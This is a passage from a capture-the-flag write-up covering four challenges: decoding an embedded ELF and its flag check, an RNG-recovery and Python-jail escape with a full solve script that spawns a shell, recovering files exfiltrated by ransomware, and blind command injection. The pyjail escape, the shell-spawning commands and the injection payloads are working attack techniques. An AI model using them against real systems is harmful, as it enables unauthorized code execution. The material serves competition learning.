18      return 0xffffffff;
19    }
20  }
```

Second XOR:




```
54  }
55  close(iVar3);
56  for (local_98 = 0; local_98 < 0x264; local_98 = local_98 + 1) {
57    (&DAT_00105020)[local_98] =
58         (byte)((int)(0xff << ((byte)(local_98 << 3) & 0x1f) & 0x69382b55U) >>
59               ((byte)(local_98 << 3) & 0x1f)) ^ (&DAT_00105020)[local_98];
60  }
61  if (local_10 != *(long *)(in_FS_OFFSET + 0x28)) {
```

Decode script:

```
from pathlib import Path

DAT_00105020 =
b'\x24\x59\x4f\x2c\x59\x1d\x02\x6a\x5b\x1c\x03\x6a\x5b\x1c\x03\x6a\x59\x1c\x3d\x6a\x
5a\x1c\x03\x6a\x23\x1c\x43\x6a\x5b\x1c\x03\x6a\x1b\x1c\x03\x6a\x5b\x1c\x03\x6a\x5b\x
1c\x03\x6a\x5b\x1c\x03\x6a\x5b\x1c\x03\x6a\x1b\x1c\x3b\x6a\x5a\x1c\x03\x6a\x5b\x1c\x
03\x6a\x5a\x1c\x03\x6a\x5c\x1c\x03\x6a\x5b\x1c\x03\x6a\x5b\x1c\x03\x6a\x5b\x1c\x43\x
6a\x5b\x1c\x03\x6a\x5b\x1c\x43\x6a\x5b\x1c\x03\x6a\x3f\x1e\x03\x6a\x5b\x1c\x03\x6a\x
3f\x1e\x03\x6a\x5b\x1c\x03\x6a\x5b\x0c\x03\x6a\x5b\x1c\x03\x6a\x13\xdb\xc7\x6a\x4b\x
5c\x03\xd2\x2f\x1c\x03\x6a\x6a\xe3\x32\x9c\x54\x19\xbb\x00\x5b\x1c\x03\x5b\xa4\x13\x
06\xd2\x32\x1c\x03\x6a\x6a\xe3\x0c\x6f\x13\xdb\xc3\x6a\x5b\x1c\x03\x3a\x13\xa4\x73\x
35\x38\x7d\x60\x02\x3e\x6f\x53\x22\xe3\x6f\x2c\x1c\x36\x33\x67\x18\x34\x4c\x4b\xd2\x
74\x6c\x71\x05\x38\x33\x70\x13\x0b\x54\x8a\x8d\xe3\x1e\x03\x6a\x5b\xa2\x02\x6a\x5b\x
1c\x4b\x5b\x89\x13\x06\x22\xde\xdc\x0c\xe2\x0d\x1d\x03\x6a\xd2\xdb\x4b\xad\x9b\x2f\x
09\x6a\x5b\x4c\x4b\xe3\xbd\xa4\x02\x6a\x5b\x1c\xb9\x68\x5b\x1c\x03\x65\x5e\xa4\x00\x
6a\x5b\x1c\x0c\x6f\x13\xa4\x64\x4a\x10\x79\x7a\x50\x7b\x1c\x53\x22\xe3\x58\x6a\x18\x
2f\x65\x45\x06\x3a\x4c\x4b\xe3\xbd\xa4\x02\x6a\x5b\x1c\xbc\x6b\x5b\x1c\x03\xd0\x54\x
1c\x03\x6a\x54\x19\x4b\xeb\xb7\x1c\x02\x6a\x5b\x2d\xc3\x5b\xa4\x54\x8a\x8c\xe1\x1c\x
02\x6a\x5b\x13\x06\x22\xd8\xe4\x22\x65\xde\xf1\x03\x6a\x5b\x54\xbb\x1f\x9e\xe1\x0d\x
5c\xba\xb8\x82\x31\x13\x2d\xdb\x22\xe0\x27\x9c\xd4\x06\x69\x99\x8a\xeb\x54\x3a\xb2\x
54\x99\xcf\x6a\x5b\x1c\x4b\xd2\xa5\xaa\x37\x3e\x24\xdf\x64\x78\x00\x54\x32\xb2\x13\x
a7\xaf\x88\x36\x17\x3a\x98\x08\x49\x4b\x53\x83\x13\x86\xc1\x5b\x1c\x03\x22\xe3\x62\x
1f\xe1\x9f\x59\xf6\xb3\x1d\x47\x4b\x5b\x83\x54\xb8\x4b\x75\xa7\xf5\x19\xf1\xf1\x76\x
22\x62\xc4\x0c\xef\xd1\x1c\x03\x6a\x13\xa4\x24\x11\xe2\xfc\xcf\x41\x7a\x41\x58\x22\x
6a\xc4\x4b\xd1\x4e\x5f\x8e\xd5\xc7\x07\x61\x4a\x13\x25\xdb\x1f\x36\x54\xc4\xaa\x34\x
68\x09\x6a\x0b\x54\xbb\x22\x3e\x70\x6f\x05\x7b\x6e\x6c\x3a\x13\x95\xe5\xd2\x5a\x1c\x
03\x6a\xe4\x1d\x03\x6a\x5b\xa6\x08\x6a\x5b\x1c\x0c\x6f\x13\xdb\xc3\x6a\x5b\x1c\x03\x
3a\x13\xa4\x6a\x0e\x7b\x3a\x25\x4a\x28\x74\x53\x22\xd2\xff\x4b\xad\x9b\x31\x60\x6a\x
5b\x4c\x4b\xe3\xba\x54\xbb\x45\x39\x75\x6d\x45\x28\x74\x03\x3a\x13\x95\xe1\x00\x5b\x
4f\x52\x38\xe3\x27\x03\x6a\x5b\x54\x8a\xbd\x13\x95\xe5\x22\x6a\xce\x0c\x6f\xb0\x3d\x
4b\xd2\x1d\x7d\x6a\x06\x3e\x78\x09\x6a\x0b\x54\x8a\x8c\xe3\x1d\x03\x6a\x5b\xa3\x02\x
6a\x5b\x1c\xb9\x6d\x5b\x1c\x03\x65\x5e\xf7\x03\xd2\x67\x1c\x03\x6a\x6a\xe3\x0c\x6f\x
5b\x1c\x03\x6a'

a = 0x69382b55
b = 0x033b370e
dec_ints: list[int] = []
for i, c in enumerate(DAT_00105020):
    dec_byte = c ^ (((a^b) & (0xff << ((i%4)*8))) >> ((i%4)*8))
    dec_ints.append(dec_byte)
```

```
elf_payload = bytes(dec_ints)
Path('elf_payload.bin').write_bytes(elf_payload)
```



Step 2 - Disassmble the payload

After debugging the embedded elf with GDB, the entrypoint can be disassembled.

```
pwndbg> x/300i  $rip
=> 0x400078:    mov    rsp,0x401000
   0x40007f:    mov    eax,0x74
   0x400084:    xor    edi,edi
   0x400086:    xor    esi,esi
   0x400088:    syscall
   0x40008a:    mov    eax,0x6a
   0x40008f:    xor    edi,edi
   0x400091:    syscall
   0x400093:    mov    eax,0x69
   0x400098:    xor    edi,edi
   0x40009a:    syscall
   0x40009c:    mov    rax,0x0
   0x4000a3:    push   rax
   0x4000a4:    movabs rax,0x7365686361635f70
   0x4000ae:    push   rax
   0x4000af:    movabs rax,0x6f72642f6d762f73
   0x4000b9:    push   rax
   0x4000ba:    movabs rax,0x79732f636f72702f
   0x4000c4:    push   rax
   0x4000c5:    mov    rdi,rsp
   0x4000c8:    mov    eax,0x2
   0x4000cd:    mov    esi,0x1
   0x4000d2:    xor    rdx,rdx
   0x4000d5:    syscall
   0x4000d7:    test   rax,rax
   0x4000da:    js     0x400236
   0x4000e0:    mov    edi,eax
   0x4000e2:    mov    rax,0xa33
   0x4000e9:    push   rax
   0x4000ea:    mov    rsi,rsp
   0x4000ed:    mov    eax,0x1
   0x4000f2:    mov    edx,0x2
   0x4000f7:    syscall
   0x4000f9:    mov    eax,0x3
   0x4000fe:    syscall
   0x400100:    movabs rax,0x203a79654b2067
   0x40010a:    push   rax
   0x40010b:    movabs rax,0x616c467974726944
   0x400115:    push   rax
   0x400116:    mov    rsi,rsp
```

```
0x400119:    mov    eax,0x1
0x40011e:    mov    edi,0x1
0x400123:    mov    edx,0xf
0x400128:    syscall
0x40012a:    sub    rsp,0x100
0x400131:    xor    eax,eax
0x400133:    xor    edi,edi
0x400135:    mov    rsi,rsp
0x400138:    mov    edx,0x100
0x40013d:    syscall
0x40013f:    cmp    rax,0x21
0x400143:    jne    0x400236
0x400149:    movabs rax,0x81a4e1360efdc575
0x400153:    pop    rbx
0x400154:    xor    rax,rbx
0x400157:    movabs rbx,0xb0e09a755dbe9f3b
0x400161:    cmp    rax,rbx
0x400164:    jne    0x400236
0x40016a:    movabs rax,0x1267c37f5434b6fe
0x400174:    pop    rbx
0x400175:    xor    rax,rbx
0x400178:    movabs rbx,0x5553f2390b6de2ac
0x400182:    cmp    rax,rbx
0x400185:    jne    0x400236
0x40018b:    movabs rax,0x46d9f545c48b1c7e
0x400195:    pop    rbx
0x400196:    xor    rax,rbx
0x400199:    movabs rbx,0x75edaa73f6bb2e21
0x4001a3:    cmp    rax,rbx
0x4001a6:    jne    0x400236
0x4001ac:    movabs rax,0x5d212bcce0b97b27
0x4001b6:    pop    rbx
0x4001b7:    xor    rax,rbx
0x4001ba:    movabs rbx,0x20621b9cbf8d4315
0x4001c4:    cmp    rax,rbx
0x4001c7:    jne    0x400236
0x4001c9:    mov    rax,0xa746f
0x4001d0:    push   rax
0x4001d1:    movabs rax,0x6f72206f6c6c6548
0x4001db:    push   rax
0x4001dc:    mov    rsi,rsp
0x4001df:    mov    eax,0x1
0x4001e4:    mov    edi,0x1
0x4001e9:    mov    edx,0xb
0x4001ee:    syscall
0x4001f0:    mov    rax,0x0
0x4001f7:    push   rax
0x4001f8:    movabs rax,0x6873202626206469
0x400202:    push   rax
0x400203:    mov    rbx,rsp
0x400206:    mov    rax,0x632d
0x40020d:    push   rax
0x40020e:    mov    rcx,rsp
0x400211:    movabs rax,0x68732f6e69622f
```

```
0x40021b:    push   rax
0x40021c:    mov    rdx,rsp
0x40021f:    push   0x0
0x400221:    push   rbx
0x400222:    push   rcx
0x400223:    push   rdx
0x400224:    mov    eax,0x3b
0x400229:    mov    rdi,rdx
0x40022c:    mov    rsi,rsp
0x40022f:    xor    rdx,rdx
0x400232:    syscall
0x400234:    jmp    0x400257
0x400236:    movabs rax,0xa64656c696146
0x400240:    push   rax
0x400241:    mov    rsi,rsp
0x400244:    mov    eax,0x1
0x400249:    mov    edi,0x1
0x40024e:    mov    edx,0x7
0x400253:    syscall
0x400255:    jmp    0x400257
0x400257:    mov    eax,0x3c
0x40025c:    xor    edi,edi
0x40025e:    syscall
0x400260:    add    BYTE PTR [rax],al
0x400262:    add    BYTE PTR [rax],al
0x400264:    add    BYTE PTR [rax],al
0x400266:    add    BYTE PTR [rax],al
0x400268:    add    BYTE PTR [rax],al
0x40026a:    add    BYTE PTR [rax],al
0x40026c:    add    BYTE PTR [rax],al
0x40026e:    add    BYTE PTR [rax],al
```

Step 3 - Decoding the flag check

The instructions from `0x400149` appear to be doing some kind of XOR and comparison with the following pattern where `<XXX>` and `<YYY>` are dynamic.


```
0x400149:    movabs rax,<XXX>
0x400153:    pop    rbx
0x400154:    xor    rax,rbx
0x400157:    movabs rbx,<YYY>
0x400161:    cmp    rax,rbx
0x400164:    jne    0x400236
```

This can be decoded with python to print the flag:

```
plaintext = b''
for (a, b) in [
    (0x81a4e1360efdc575, 0xb0e09a755dbe9f3b),
    (0x1267c37f5434b6fe, 0x5553f2390b6de2ac),
    (0x46d9f545c48b1c7e, 0x75edaa73f6bb2e21),
    (0x5d212bcce0b97b27, 0x20621b9cbf8d4315),
]:
    plaintext += (a ^ b).to_bytes(8, 'little')

print(plaintext)

# b'NZCSC{D1RTY_F14G_2026_43284_P0C}'
```

Step 4 - Checking

The final flag can be put in as the password to complete the privilege escalation and unlock a root shell



15 - PyCraft

PyCraft is a crypto-pyjail crossover that features recovering the state of a MT19937 Random-Number-Generator (RNG) and escaping a python jail.

RNG State Recovery

The RNG uses the below `get_block()` function. This returns 8-bit chunks of a 32-bit random number as block names within the 256-block `BLOCKS` list. By combining 4 consecutive outputs of the `get_block()` function it is possible to reconstruct the `randu32` variable which is a full 32-bit uint from the RNG.

```
pregen = []
def get_block():
    if not pregen:
        randu32 = random.getrandbits(32)
        for _ in range(4):
            pregen.append(randu32 & 0xff)
            randu32 >>= 8
    return BLOCKS[pregen.pop()]
```

To recover the full state of a MT19937 RNG a full 624 outputs are required. After the state is recovered the RNG can be "rewound" to a previous value to re-generate previous outputs.

The randcrack python module is used to aid with the fancy maths.

Pyjail Escape

To escape the python jail - a payload from this cheatsheet was used to drop to the python debugger where a shelll could be spawned.

```
[-quit for quit.__class__.__neg__ in [breakpoint]]
```

Solve Script

```
import random
import sys

from pwn import context, process, remote
from icecream import ic

from randcrack import RandCrack

DIM = 300
BLOCKS = [
    'air',
    'stone',
```

```
    'grass',
    'dirt',
    'cobblestone',
    'planks',
    'sapling',
    'bedrock',
    'flowing_water',
    'water',
    'flowing_lava',
    'lava',
    'sand',
    'gravel',
    'gold_ore',
    'iron_ore',
    'coal_ore',
    'log',
    'leaves',
    'sponge',
    'glass',
    'lapis_ore',
    'lapis_block',
    'dispenser',
    'sandstone',
    'noteblock',
    'bed',
    'golden_rail',
    'detector_rail',
    'sticky_piston',
    'web',
    'tallgrass',
    'deadbush',
    'piston',
    'pistonArmCollision',
    'wool',
    'element_0',
    'yellow_flower',
    'red_flower',
    'brown_mushroom',
    'red_mushroom',
    'gold_block',
    'iron_block',
    'double_stone_slab',
    'stone_slab',
    'brick_block',
    'tnt',
    'bookshelf',
    'mossy_cobblestone',
    'obsidian',
    'torch',
    'fire',
    'mob_spawner',
    'oak_stairs',
    'chest',
    'redstone_wire',
```

```
    'diamond_ore',
    'diamond_block',
    'crafting_table',
    'wheat',
    'farmland',
    'furnace',
    'lit_furnace',
    'standing_sign',
    'wooden_door',
    'ladder',
    'rail',
    'stone_stairs',
    'wall_sign',
    'lever',
    'stone_pressure_plate',
    'iron_door',
    'wooden_pressure_plate',
    'redstone_ore',
    'lit_redstone_ore',
    'unlit_redstone_torch',
    'redstone_torch',
    'stone_button',
    'snow_layer',
    'ice',
    'snow',
    'cactus',
    'clay',
    'reeds',
    'jukebox',
    'fence',
    'pumpkin',
    'netherrack',
    'soul_sand',
    'glowstone',
    'portal',
    'lit_pumpkin',
    'cake',
    'unpowered_repeater',
    'powered_repeater',
    'invisibleBedrock',
    'trapdoor',
    'monster_egg',
    'stonebrick',
    'brown_mushroom_block',
    'red_mushroom_block',
    'iron_bars',
    'glass_pane',
    'melon_block',
    'pumpkin_stem',
    'melon_stem',
    'vine',
    'fence_gate',
    'brick_stairs',
    'stone_brick_stairs',
```

```
    'mycelium',
    'waterlily',
    'nether_brick',
    'nether_brick_fence',
    'nether_brick_stairs',
    'nether_wart',
    'enchanting_table',
    'brewing_stand',
    'cauldron',
    'end_portal',
    'end_portal_frame',
    'end_stone',
    'dragon_egg',
    'redstone_lamp',
    'lit_redstone_lamp',
    'dropper',
    'activator_rail',
    'cocoa',
    'sandstone_stairs',
    'emerald_ore',
    'ender_chest',
    'tripwire_hook',
    'tripWire',
    'emerald_block',
    'spruce_stairs',
    'birch_stairs',
    'jungle_stairs',
    'command_block',
    'beacon',
    'cobblestone_wall',
    'flower_pot',
    'carrots',
    'potatoes',
    'wooden_button',
    'skull',
    'anvil',
    'trapped_chest',
    'light_weighted_pressure_plate',
    'heavy_weighted_pressure_plate',
    'unpowered_comparator',
    'powered_comparator',
    'daylight_detector',
    'redstone_block',
    'quartz_ore',
    'hopper',
    'quartz_block',
    'quartz_stairs',
    'double_wooden_slab',
    'wooden_slab',
    'stained_hardened_clay',
    'stained_glass_pane',
    'leaves2',
    'log2',
    'acacia_stairs',
```

```
    'dark_oak_stairs',
    'slime',
    'iron_trapdoor',
    'prismarine',
    'seaLantern',
    'hay_block',
    'carpet',
    'hardened_clay',
    'coal_block',
    'packed_ice',
    'double_plant',
    'standing_banner',
    'wall_banner',
    'daylight_detector_inverted',
    'red_sandstone',
    'red_sandstone_stairs',
    'double_stone_slab2',
    'stone_slab2',
    'spruce_fence_gate',
    'birch_fence_gate',
    'jungle_fence_gate',
    'dark_oak_fence_gate',
    'acacia_fence_gate',
    'repeating_command_block',
    'chain_command_block',
    'hard_glass_pane',
    'hard_stained_glass_pane',
    'chemical_heat',
    'spruce_door',
    'birch_door',
    'jungle_door',
    'acacia_door',
    'dark_oak_door',
    'grass_path',
    'frame',
    'chorus_flower',
    'purpur_block',
    'colored_torch_rg',
    'purpur_stairs',
    'colored_torch_bp',
    'undyed_shulker_box',
    'end_bricks',
    'frosted_ice',
    'end_rod',
    'end_gateway',
    'allow',
    'deny',
    'border_block',
    'magma',
    'nether_wart_block',
    'red_nether_brick',
    'bone_block',
    'structure_void',
    'shulker_box',
```

```
    'purple_glazed_terracotta',
    'white_glazed_terracotta',
    'orange_glazed_terracotta',
    'magenta_glazed_terracotta',
    'light_blue_glazed_terracotta',
    'yellow_glazed_terracotta',
    'lime_glazed_terracotta',
    'pink_glazed_terracotta',
    'gray_glazed_terracotta',
    'silver_glazed_terracotta',
    'cyan_glazed_terracotta',
    'blue_glazed_terracotta',
    'brown_glazed_terracotta',
    'green_glazed_terracotta',
    'red_glazed_terracotta',
    'black_glazed_terracotta',
    'concrete',
    'concretePowder',
    'chemistry_table',
    'underwater_torch',
    'chorus_plant',
    'stained_glass',
    'camera',
    'podzol',
    'beetroot',
    'stonecutter',
    'glowingobsidian',
    'netherreactor',
    'info_update',
    'info_update2',
    'movingBlock',
    'observer',
    'structure_block',
    'hard_glass',
    'hard_stained_glass',
    'reserved6',
    'prismarine_stairs',
    'dark_prismarine_stairs',
]

io = remote('pwn.r0.nzcsc.org.nz', 10015)
# if len(sys.argv) > 1:
#     io = remote(sys.argv[1], int(sys.argv[2]))
# else:
#     io = process(['python3', 'main.py'], stderr=None)



# context.log_level = 'debug'

io.recvuntil(b'Spawning in at ')
coord_start = io.recvline().strip().decode()
x_start, y_start = map(int, coord_start.split(','))
ic(x_start, y_start)
```

```
idx_start = x_start*DIM + y_start
num_to_fresh = (idx_start + 1) % 16
cmds_to_fresh = 's' * num_to_fresh
y_fresh = y_start - num_to_fresh

idx_fresh = x_start*DIM + y_fresh
assert idx_fresh % 16 == 15
ic(cmds_to_fresh, idx_fresh)

cmds_to_walk = ''
square_idxs: list[int] = []
bottom_to_top = True
TOTAL_WALK = 3000 - num_to_fresh
x_cur, y_cur = x_start, y_fresh
while True:
    if y_cur == DIM-1 and bottom_to_top:
        bottom_to_top = False
        x_cur += 1
        cmds_to_walk += 'd'
    elif y_cur == 0 and not bottom_to_top:
        bottom_to_top = True
        x_cur += 1
        cmds_to_walk += 'd'
    elif bottom_to_top:
        y_cur += 1
        cmds_to_walk += 'w'
    else:
        y_cur -= 1
        cmds_to_walk += 's'
    if x_cur >= DIM:
        raise Exception('dang')
    square_idxs.append(x_cur * DIM + y_cur)
    if len(cmds_to_walk) == TOTAL_WALK:
        break

movements = cmds_to_fresh + cmds_to_walk
io.sendlineafter(b'> ', movements.encode())

io.recvuntil(b'saw: ')
blocks = io.recvline().decode().strip().split(',')

ic(len(blocks))
ic(len(movements))
ic(TOTAL_WALK)
ic(len(square_idxs))
ic(num_to_fresh)
assert len(blocks) == len(movements)

blocks_leaked = list(zip(square_idxs, blocks[num_to_fresh:], strict=True))
blocks_leaked = list(sorted(blocks_leaked, key=lambda x: x[0]))
ic(len(blocks_leaked))
ic(len(blocks_leaked) // 4)
```

```
leaked = []
for i in range(len(blocks_leaked) // 4):
    leaked_u32 = 0
    for j in range(4):
        leaked_u32 += BLOCKS.index(blocks_leaked[i*4+j][1]) << ((3-j) * 8)
    leaked.append(leaked_u32)

ic(len(leaked))
rand = RandCrack()
for i in range(624):
    rand.submit(leaked[i])

ic(rand.predict_getrandbits(32))
ic(leaked[624])
rand.offset(-1)

assert (idx_fresh + 1) % 16 == 0
rand.offset(-624)
rand.offset(-(((idx_fresh) // 4)))
rand.offset(-1)

pregen = []
def get_block():
    if not pregen:
        randu32 = rand.predict_getrandbits(32)
        # randu32 = random.getrandbits(32)
        for _ in range(4):
            pregen.append(randu32 & 0xff)
            randu32 >>= 8
    return BLOCKS[pregen.pop()]

world = [['' for _ in range(DIM)] for _ in range(DIM)]
for x in range(DIM):
    for y in range(DIM):
        world[x][y] = get_block()

diamonds = []
for x in range(DIM):
    for y in range(DIM):
        if world[x][y] == 'diamond_ore':
            if x < 3:
                print(f'GUEESS: diamond {(x,y)}')
            diamonds.append(f'{x},{y}')
ic(world[0][:5])
io.sendlineafter(b'> ', ' '.join(diamonds).encode())

io.recvuntil(b'Command >')

# https://shirajuki.js.org/blog/pyjail-cheatsheet/
io.sendline(b'[-quit for quit.__class__.__neg__ in [breakpoint]]')
io.sendlineafter(b'(Pdb)', b'import os;os.system("sh")')

io.sendline(b'cat flag.txt')
```

```
print(io.clean(0.5))
# io.interactive()
```


16 - Diskovery

This is a disk image and network forensics/reversing challenge with a few parts. This challenge is a bit easier on Windows due to good native tooling.

The high level steps for solving this challenge are as follows:

1. Identify a ransom note indicating that a ransomware has exfiltrated the user's sensitive documents
2. Recover the ransomware from Bitdefender quarantine
3. Reverse engineer the ransomware to work out how the files were encrypted and exfiltrated
4. Decrypt the filestream and recover the files containing the flag

To analyse the ad1 disk image, FTK imager can be used. The ransomware can be found quarantined in \ProgramData\Bitdefender\Desktop\Quarantine:



Bitdefender quarantine files use publicly known encoding which can be recovered with tools or a script:

```python
def decrypt_bdq(data: bytes) -> bytes:
    out = bytearray(len(data))
    cl, dl = 25, 43
    for i, b in enumerate(data):
        out[i] = ((b - dl) % 256) ^ cl
        cl = (cl + 3) % 256
        dl = (dl + 20) % 256
    return bytes(out)
```

After recovering the file it can be loaded into a tool such as dotPeek which is a pretty good decompiler for .NET applications. The behaviour of the ransomware can be simplified as follows:

- Derives an AES key by XORing a static key (recovered from the decompiled code) and the `MachineGuid` registry key (which can be recovered from the `SOFTWARE` registry file from the disk image) and then using `Rfc2898DeriveBytes` with a random salt.
- Starts a TCP connection with the IP address `192.168.0.251` on port `9001`.
- Sends the salt used in the key derivation over the stream.


- Loops through the `secret-docs` directory and for each file, encrypt it with the AES encryptor and then send the length, IV, and encrypted file over the stream.
- Closes the TCP stream.
- Starts stage 2 shellcode runner which triggered Bitdefender quarantine.

Once the `MachineGuid` is recovered from the disk image and the TCP stream is exported from the PCAP, the original files can be recovered with the following:

```
using System.Security.Cryptography;
using System.Text;

string capturePath = "./stream.bin";
string outputDir = "./recovered";

// Extract machine guid from disk image
string machineGuid = "";

byte[] staticKey =
Convert.FromHexString("6CDEACA9BA107FB709A3DA812D0EE107091BEFA35EC491919257ED644AD15
BE6");
byte[] registryValue = Encoding.UTF8.GetBytes(machineGuid);
byte[] derivedKey = new byte[32];

for (int i = 0; i < 32; i++)
    derivedKey[i] = (byte)(staticKey[i] ^ registryValue[i]);

Directory.CreateDirectory(outputDir);

using FileStream stream = File.OpenRead(capturePath);

byte[] salt = await ReadExactlyAsync(stream, 16);
byte[] finalKey;
using (var kdf = new Rfc2898DeriveBytes(
    derivedKey,
    salt,
    100_000,
    HashAlgorithmName.SHA256))

{finalKey = kdf.GetBytes(32);}

using Aes aes = Aes.Create();

aes.KeySize = 256;
aes.Key = finalKey;
aes.Mode = CipherMode.CBC;
aes.Padding = PaddingMode.PKCS7;

int fileNumber = 0;

while (stream.Position < stream.Length)
{
    byte[] lengthBytes = await ReadExactlyAsync(stream, 4);
```

```
    int ciphertextLength = BitConverter.ToInt32(lengthBytes, 0);
    byte[] iv = await ReadExactlyAsync(stream, 16);
    byte[] ciphertext = await ReadExactlyAsync(stream, ciphertextLength);
    aes.IV = iv;

    using ICryptoTransform decryptor = aes.CreateDecryptor();

    byte[] plaintext = decryptor.TransformFinalBlock(ciphertext, 0,
ciphertext.Length);

    string outputPath = Path.Combine(outputDir, $"file_{fileNumber++}");

    await File.WriteAllBytesAsync(outputPath, plaintext);

    Console.WriteLine($"Recovered {outputPath} ({plaintext.Length} bytes)"
    );
}

static async Task<byte[]> ReadExactlyAsync(Stream stream, int count)
{
    byte[] buffer = new byte[count];
    int offset = 0;

    while (offset < count)
    {
        int read = await stream.ReadAsync(
            buffer.AsMemory(offset, count - offset)
        );
        offset += read;
    }

    return buffer;
}
```

The files recovered include a text file, an image, and a PDF that contains the flag:



17 - Network Checker

This is a boolean-based blind command-line injection challenge. After experimenting with the oracle a bit you should be able to trigger 3 states: `failed`, `timeout` and `success`. The fail/success status can be deduced to be the return-code of the executed command.

By sending some test payloads, you may discover that certain characters are "banned" (such as `;`). But if you are persistent and enumerate all the banned characters, you would find that `$()` and `&&` are not banned. This means a command like `$(sleep 1000)` would cause a timeout ... RCE achieved. A boolean oracle can be achieved by injecting `$(<command> > /dev/null && echo 127.0.0.1)` which performs a ping of localhost (and returns success) but only if the injected command returns `0`.

